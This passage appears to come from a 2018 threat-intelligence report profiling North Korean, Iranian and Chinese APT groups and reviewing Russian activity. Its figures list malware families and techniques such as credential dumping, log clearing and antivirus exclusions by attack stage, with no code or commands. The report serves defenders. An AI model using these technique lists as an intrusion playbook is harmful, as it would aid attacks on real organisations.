
APT37 (also known as "Reaper") has likely been active since 2012 and targets public and private sectors. Although it primarily targeted organizations in South Korea, starting in 2017, APT37 expanded its targeting beyond the Korean peninsula into Japan, Vietnam and the Middle East. This expansion also revealed a wider range of targeted industry verticals including chemicals, electronics, manufacturing, aerospace, automotive and health care entities.

We assess that the primary mission of APT37 is covert intelligence gathering in support of North Korea's strategic military, political and economic interests. This hypothesis is based on their consistent targeting of South Korean public and private entities and social engineering. This group's recently expanded scope also appears to have direct relevance to North Korean strategic interests. North Korean defector and human rights-related targeting provides further evidence that APT37 conducts operations aligned with North Korean interests. Targets including a research fellow, advisory member, and journalist associated with various North Korean human rights issues and strategic organizations were victims of APT37 attacks. A Japanese entity associated with the United Nations' sanctions mission and human rights was also a target.

In July 2018, FireEye Intelligence experts uncovered a reunification-themed email, sent to multiple recipients, that possessed a weaponized HWP attachment that was likely used against South Korean government agencies. A connection was identified by observing the use of Korean Peninsula reunification/unification-themed email lures in previous APT37 operations.

North Korea has repeatedly demonstrated a willingness to leverage its cyber capabilities for a variety of purposes, undeterred by international norms. Though it has primarily tapped into other suspected North Korean teams to carry out the most aggressive actions, APT37 is an additional resource available to the regime, perhaps marked as even more desirable for its relative obscurity. We anticipate that APT37 will be leveraged in previously unfamiliar roles and regions, especially as pressure continues to mount on North Korea.

Figure 1.
APT37 TTPs across the attack lifecycle.

Maintain Presence	Move Laterally
• MILKDROP • SHUTTERSPEED • WINERACK	• Use of compromised user credentials

Initial Compromise	Establish Foothold	Escalate Privilege	Internal Reconnaissance	Complete Mission
• Phishing operations • Strategic web compromise	• DOGCALL • GELCAPSULE • KARAE • HAPPYWORK • POORAIM • SLOWDRIFT	• ZUMKONG	• RICECURRY • SHUTTERSPEED • YOUNGREAD • WINERACK	• CORALDECK • POORAIM • RUHAPPY • SOUNDWAVE • ZUMKONG

October 2, 2018

APT38 is a financially motivated group linked to North Korean cyber espionage operators, renowned for its attempt to steal hundreds of millions of dollars from financial institutions through the brazen use of destructive malware. APT38 executes sophisticated bank heists that typically feature long planning, extended periods of access to victim environments preceding any attempts to steal money, fluency across mixed operating systems, the use of custom developed tools and constant effort to thwart investigations capped with a willingness to destroy compromised machines.

Based on observed activity, we judge that the primary mission of APT38 is targeting financial institutions and manipulating inter-bank financial systems to raise large sums of money for the North Korean regime. Increasingly heavy and pointed international sanctions have been levied on North Korea following the regime's continued weapons development and testing. The pace of APT38 activity reflects increasingly desperate efforts to steal funds to pursue state interests, despite growing economic pressures on the city of Pyongyang. Since 2015, APT38 has attempted to steal hundreds of millions of dollars from financial institutions.

Based on the vast resources and networks dedicated to compromising financial targets and stealing funds over the last few years, we believe APT38 operations will continue to persist. In particular, the number of SWIFT heists thwarted in recent years, coupled with the growing awareness for cyber security around the financial messaging system, could drive APT38 to employ new TTPs to obtain stolen funds—especially if North Korea's access to currency continues to deteriorate.

Figure 2.
APT38 TTPs across the attack lifecycle.

Maintain Presence
- BLINDTOAD
- CHEESETRAY
- RATANKBAPOS
- SLIMDOWN
- JspSpy
- Create firewall rules to enable backdoor access
- Create exclusions in antivirus software
- Compromised credentials

Move Laterally
- HOTWAX
- NACHOCHEESE
- REDSHAWL
- WORMHOLE
- RDP
- ReDuh
- TCP Gender Change Daemon
- Use of compromised user and domain credentials
- Windows Group Policy

Initial Compromise
- Strategic web compromise
- Access Linux servers, likely with Apache Struts2 vulnerabilities

Establish Foothold
- NESTEGG
- QUICKCAFE
- QUICKRIDE
- QUICKRIDE.POWER
- RAWHIDE
- SMOOTHRIDE
- WHITEOUT
- TightVNC

Escalate Privilege
- SORRYBRUTE
- Mimekatz

Internal Reconnaissance
- KEYLIME
- SNAPSHOT
- MAPMAKER
- "net1.exe" Windows command-line tool
- Sysmon

Complete Mission
- BOOTWORK
- CLEANTOAD
- CLOSESHAVE
- DYEPACK
- DYEPACK.FOX
- SCRUBBRUSH
- SHADYCAT
- DarkComet
- Hermes
- Clear Windows event logs and Sysmon logs

December 12, 2018

APT39 is an Iranian cyber espionage group that FireEye intelligence experts have tracked since November 2014. While APT39's targeting scope is global, its activities are concentrated in the Middle East. APT39 has prioritized the telecommunications sector, with additional targeting of the travel industry and supporting IT firms, as well as the high-tech industry. Malware distribution data, files names and related command and control (CnC) domains suggest that APT39's targeting may also extend to transportation and government entities in Israel and Kuwait.

APT39's focus on the telecommunications and travel industries suggests intent to perform monitoring, tracking or surveillance operations against specific individuals, collect proprietary or customer data for commercial or operational purposes that serve strategic requirements related to national priorities, or create additional accesses and vectors to facilitate future campaigns. Government-entity targeting suggests a potential secondary intent to collect geopolitical data that may benefit nation-state decision making. Targeting data supports the belief that APT39's key mission is to track or monitor targets of interest, collect personal information such as travel itineraries and gather customer data from telecommunications firms.

APT39's activity largely aligns with a group publicly referred to as "Chafer." However, there are differences in what has been publicly reported due to the variances in how organizations track activity. For example, some APT39 activity has also been publicly reported as "OilRig," a group that loosely aligns with APT34. While APT39 and APT34 share some similarities, including malware distribution methods, POWBAT backdoor use, infrastructure nomenclature and targeting overlaps, we consider APT39 to be distinct from APT34 given its use of a different POWBAT variant. It is possible that these groups work together or share resources at some level.

We believe APT39's significant targeting of the telecommunications and travel industries reflects efforts to collect personal information on targets of interest and customer data for the purposes of surveillance to facilitate future operations. Telecommunications firms are attractive targets because they store large amounts of personal and customer information, provide access to critical infrastructure used for communications and enable access to a wide range of potential targets across multiple verticals. APT39's targeting not only represents a threat to known targeted industries, but it extends to these organizations' clients, which include a wide variety of sectors and individuals on a global scale. Considering this, we infer that APT39's mission is to collect personal information that satisfies Iran's national security priorities.

Figure 3.
APT39 TTPs across the attack lifecycle.

Maintain Presence
- LNK Shortcuts
- QANAT
- Scheduled Tasks
- Startup Folder
- Stolen VPN Credentials

Move Laterally
- BLUETRIP/REDTRIP/ PINKTRIP
- Publicly Available Tools (PsExec, RemCom, xCmd, etc.)
- Remote Desktop Protocol (RDP)
- Server Message Block (SMB)
- Secure Shell (SSH)

Initial Compromise
- Email Compromise
- Phishing Operations
- Stolen Credentials
- Web Server Compromise

Establish Foothold
- CACHEMONEY
- CLEARPIPE
- POWBAT
- SEAWEED
- Webshells (ANTAK, ASPXSPY)

Escalate Privilege
- Mimekatz
- Ncrack
- ProcDump
- Windows Credential Editor

Internal Reconnaissance
- BLUETORCH
- Custom Scripts
- nbtscan

Complete Mission
- Archives (WinRAR, 7-Zip)
- Webserver Staging

December 19, 2018

APT40 (Periscope) is a Chinese cyber espionage group that typically targets countries strategically important to China's "Belt and Road Initiative." Target countries are concentrated in Southeast Asia or are host to global entities involved in maritime issues, such as shipping or naval technology. Since at least January 2013, the group has conducted campaigns against a range of verticals including maritime targets, defense, aviation, chemicals, research/education, government and technology organizations. Previous FireEye reports referred to the group as "TEMP.Periscope," although APT40 also incorporates the group previously dubbed "TEMP.Jumper."

APT40 reliably targets the engineering, transportation and defense sectors, especially where these sectors overlap with maritime technologies. Targeting of universities and similar institutes conducting maritime-related research further supports the assessment that APT40 is specifically focused on maritime and naval issues. Although observed targeting has been broad and cuts across multiple industries, affected organizations generally focus on engineering and defense. The group's operations tend to target government-sponsored projects and take large amounts of information specific to such projects, including proposals, meetings, financial data, shipping information, plans and drawings, and raw data.

Although APT40 activity declined after the Obama-Xi agreement in 2015, by December 2017, the group resumed targeting U.S. entities in aircraft transportation, industrial equipment and education. Organizations with operations in Southeast Asia or involved in South China Sea disputes have also been targeted by APT40.

We assess with high confidence that APT40 is attributable to Chinese cyber espionage operators based on a variety of factors. APT40 has used Internet Protocol (IP) addresses located in Hainan, China, as well as other locations in mainland China. Additionally, APT40 infrastructure has relied on the use of domain resellers with Chinese contact information. Analysis of the operational times of the group's activities indicates that it is probably centered around Beijing time (UTC +8). Further, APT40 has used malware families observed in other Chinese cyber operations, which indicates possible collaboration between groups.

APT40 is a moderately sophisticated cyber espionage group that demonstrates access to significant development resources, as well as the ability to leverage shared and publicly available tools. Although the group has not been observed exploiting zero-day vulnerabilities, it often weaponizes vulnerabilities within days of public disclosure. Since 2013, APT40 has come to leverage an enormous library of tools and can shift operations to new targets as required. Despite increased public attention, APT40 has remained undeterred from conducting cyber espionage operations, and we anticipate its operations will continue through at least the near and medium term.

Figure 4.
APT40 TTPs across the attack lifecycle.

Maintain Presence
- AIRBREAK
- PHOTO
- JUMPKICK
- China Chopper
- JspSpy
- GRILLMARK
- FIELDGOAL

Move Laterally
- at.exe
- net.exe
- MURKYTOP
- REDMAGE
- TRAFFIX
- DISHCLOTH
- RELAYRACE
- ABPTTS (A Black Path Toward The Sun)

Initial Compromise
- Phishing Operations
- Strategic Web Compromise
- Web Server Compromise
- China Chopper
- JspSpy
- SCANBOX
- DEATHCLOCK
- FINDCLOCK
- TRANSPORTER
- WASHBOARD
- ZXSHELL

Establish Foothold
- AIRBREAK
- BADFLICK
- BLACKCOFFEE
- ESKC2
- EVILTECH
- FRESHAIR
- Gh0st RAT
- China Chopper
- Photo
- Sogu (PlugX)
- BEACON

Escalate Privilege
- DADBOD
- GSECDUMP
- HOMEFRY
- Mimikatz
- TWONICKS
- ProcDump
- Windows Credential Editor
- BADSIGN
- COOKIEFISH
- GREENPIG
- Quarks PwDump
- WAVEKEY
- COATHOOK

Internal Reconnaissance
- MURKYTOP
- Nmap
- net.exe
- MOVIETIME
- WILDELK
- WIDETONE
- MURKYSHELL

Complete Mission
- BLACKCOFFEE
- LUNCHMONEY
- PAPERPUSH
- TRAFFIX
- XTHIEF

Evolution of APT Activity by Region

In 2018, North Korea, Russia, China and Iran conducted the most significant cyber espionage campaigns based on impact, with operational activity touching every major region of the globe. Targeting objectives aligned with the individual security and economic needs of each state. Activity and primary threat actors have evolved during 2018.

EVOLUTION OF NORTH KOREA-NEXUS APT ACTIVITY

North Korean cyber activity appears to closely mirror the personal whims of the pariah state's leadership. As a result, cyber operators linked to North Korea have conducted a wide range of operations, including destructive attacks, conventional espionage operations, and, most recently, elaborate bank heists. These operator groups have developed their capabilities rapidly, most likely indicating a deep level of investment by the Kim regime and reflecting the asymmetrical advantage that North Korea enjoys in cyberspace. In addition to steadily growing sophistication and capability, these groups have also regularly conducted operations that defy global norms in that they brazenly act for financial gain and often destroy data. These operations continue despite North Korea's recent re-engagement with the international community, echoing the regime's unpredictability.

NORTH KOREA

2009–2011

Disruptive and destructive, early observed North Korean cyber operations typically pointed at the regime's primary opponents: South Korea and the U.S. DDoS attacks against South Korean government offices, the financial sector and the media industry as well as U.S. military and defense targets gradually escalated to file-wiping operations. The earliest campaigns exhibited hacktivist-like characteristics including stylized political messages and threats. This activity peaked with the highly publicized attack on Sony that destroyed systems and crippled day-to-day operations. The incident marked one of the first times a nation-state-supported operator directly targeted a corporate entity while significantly elevating public awareness of North Korea's cyber capabilities.

2012–2015

North Korean cyber espionage activity linked to what would become APT37 (Reaper) was first observed in 2012. In 2013, additional cyber espionage groups were identified, including groups FireEye refers to as Kimsuky and APT38. Operations conducted by these groups typically focused on South Korea and the U.S., leveraging spear-phishing tactics to deliver malware to government offices, defense contractors and the military.

2016–2018

APT37 expanded the scope and sophistication of its operations, including leveraging zero-day vulnerabilities and wiper malware. Most likely due to increasing pressure from financial sanctions, North Korea directed its cyber groups to conduct financially motivated operations. APT38—and other operator groups—had been developing their capabilities since at least 2014, but its presence emerged publicly in 2016 when the group conducted one of the largest bank heists in history against Bangladesh Bank. In the publicly reported heists alone, APT38 has attempted to steal more than $1.1 billion from financial institutions around the world, mainly from developing markets. In addition to the bank heists, APT38-related activity has shifted spear-phishing operations to target cryptocurrency services and exchanges. Additionally, North Korea released the WANNACRY ransomware, indicating that North Korean operators are seeking to raise money in any way possible.

NORTH KOREAN APT ACTIVITY IN 2018

FireEye promoted two North Korean attack groups to APT status in 2018:

APT37 (aka Reaper), a group that has begun to exploit zero-day vulnerabilities and expanded its cyber espionage campaigns more globally

APT38, a financially motivated operation that has attempted to execute heists of more than $1.1 billion by abusing bank-to-bank transfers over the previous two years.

Both APT37 and APT38 exemplify the continued threat from North Korean state-sponsored actors, despite the regime's significant re-engagement with the international community and direct talks with both South Korea and the U.S.

In early 2018, APT37 expanded the scope and sophistication of its operations, including leveraging zero-day vulnerabilities and wiper malware. The group also targeted individuals and organizations in Japan, Vietnam, and the Middle East and in a wider range of verticals than previously known.

We believe North Korea continues to be under financial stress by pointed economic sanctions, and this has motivated constant financially motivated campaigns.

• APT38 has compromised more than 16 organizations in at least 13 different countries, sometimes simultaneously, since at least 2014. Victimized organizations tend to be in developing economic regions.

• Although APT38 focuses almost exclusively on the financial sector, its bank heists are reminiscent of sophisticated espionage campaigns.

• APT38 continues to conduct phishing activity against Bitcoin and other cryptocurrency-related financial services.

North Korean campaigns have progressed, and the operators behind them have continued to develop their capabilities despite significant regional and global geopolitical shifts.

The persistence and expansion of both cyber espionage and financially motivated campaigns highlights North Korea's reliance on its growing cyber power, a subject that is typically overshadowed by Pyongyang's nuclear and regime-preserving ambitions.

Figure 5.
Sample of North
Korean APT actors
active in 2018,
along with targeted
countries and
industries.

North Korean APT Actors

APT37 (Reaper)

APT38

Industries Targeted

Banking

Cryptocurrency

Government

Financial Sector

Countries Targeted

EVOLUTION OF RUSSIA-NEXUS APT ACTIVITY

RUSSIA

From their early days as part of an intelligence apparatus reluctant to depart from traditional statecraft and operational security, Russian APT groups have grown from being limited observers to being unmatched in their aggressiveness and ability to carry out influence and intrusion operations. Russia's vast geopolitical landscape, internal security concerns and cultural distinctiveness combine to form an APT threat environment uniquely Russian. Russian APT threats do, however, mirror other major powers in that they are deployed to serve the strategic interests of the state. For Russia, the main catalysts have been political adversaries, national defense, Ukraine and energy. There are also some indicators that Russian APT actors are prepared to carry out disruptive and destructive attacks, and conduct internal and external monitoring of Russian citizens.

PRE-2004

Russian activity was largely focused on government targets.

2004-2012

There was limited visibility during the initial stages of what was likely the developmental years of Russian APT activity. The majority of their operations came to light around 2007. Russia's three primary teams, APT28 (Tsar), Turla and Sandworm formed the backbone of known Russian intrusion activity and maintain that influence to present day. The early stages of Russian APT activity focused on NATO, Eastern Europe (government and energy sectors) and foreign ministries.

2013- 2016

The beginning of this period saw all core Russian APT groups hitting the energy sector, including newly observed operators such as TEMP.Isotope and the now defunct Koala Team. In 2015, APT29 (Monkey) appeared to target Western governments, foreign affairs and policymaking bodies, government contractors, universities and possibly an international news outlet. With the annexation of the Crimea and Ukraine, geo-political conflict was a major driver during this time, leading to late 2015 Ukraine power outages. TEMP.Armaggedon specialized in a mission targeting Ukrainian national security and law enforcement. It is likely that forays into information/influence operations began circa 2015.

2016-2018

Over the last two years, Russian APT activity has maintained a constant emphasis on NATO, Eastern Europe, Ukraine and the energy sector. It appears that Sandworm took on a specialized campaign that included the U.S. and Europe. Targeting of U.S. and French elections were likely a major goal. Russian actors were also noted using wiper attacks during the Winter Olympics. Russian APT campaigns have been highly innovative in terms of social engineering, plausible deniability and aggressiveness. Russian cyber espionage actors continue to conduct brazen, global operations against political and international organizations aligned with Moscow's strategic interest despite public exposure and legal indictments.

RUSSIAN APT ACTIVITY IN 2018

Russian cyber espionage groups continued to conduct global operations against political and international organizations aligned with Moscow's strategic interests. In the second quarter of 2018, Russia-nexus espionage groups, notably the Sandworm Team, demonstrated a renewed interest in targeting Ukrainian entities across several verticals. In the third quarter, public exposure and legal indictments against Russian APT actors failed to deter Russian-sponsored intrusion campaigns. Continued targeting of NATO suggest that the organization is perceived as a threat to Moscow's security and global ambitions. One of the more interesting aspects of Russian APT activity in 2018 was the use of destructive attacks against select targets.

- Russian operations maintained a broad-scope interest in a variety of sectors and geopolitical events. Significant activity was conducted in relation to prominent international events, including the Winter Olympic games. The primary focus has been traditional espionage, but a focus on Ukraine and Poland may portend future events for 2019.

- In the second quarter of 2018, FireEye began to see renewed interest in Ukraine targets, potentially signaling further strategic and operational pushes into the country. Targeting of Poland in the last quarter of the year may suggest similar objectives.

- In the third quarter of 2018, the U.S. Department of Justice released an indictment against 12 Russian intelligence officers that describes their work in the Russian Main Intelligence Directorate (GRU) to compromise and leak information from Democratic political entities and compromise the U.S. election infrastructure. The indictment offered a deeper understanding of the military intelligence

organization behind this activity, which was attributed to GRU Units 26165 and 74455. An initial analysis of the indictment suggests that these GRU units correlate with threat actors we track as APT28 (Tsar) and Sandworm Team, respectively.

- In 2018, we revealed that Turla Team operators were targeting European government agencies using newly discovered or updated toolsets, including XTRANS malware.

- New samples of the previously reported WEATHERMAN dropper and FAÇADE malware were also examined. Turla frequently targets government agencies, including ministries of foreign affairs, in NATO, EU and other countries, to gather diplomatic and security intelligence relevant to Russia's national interest.

- In the fourth quarter of 2018, Turla Team was suspected of targeted European energy policy and diplomacy entities.

- During 2018, FireEye was able to link TEMP.Veles and the Triton framework to a Russian entity.
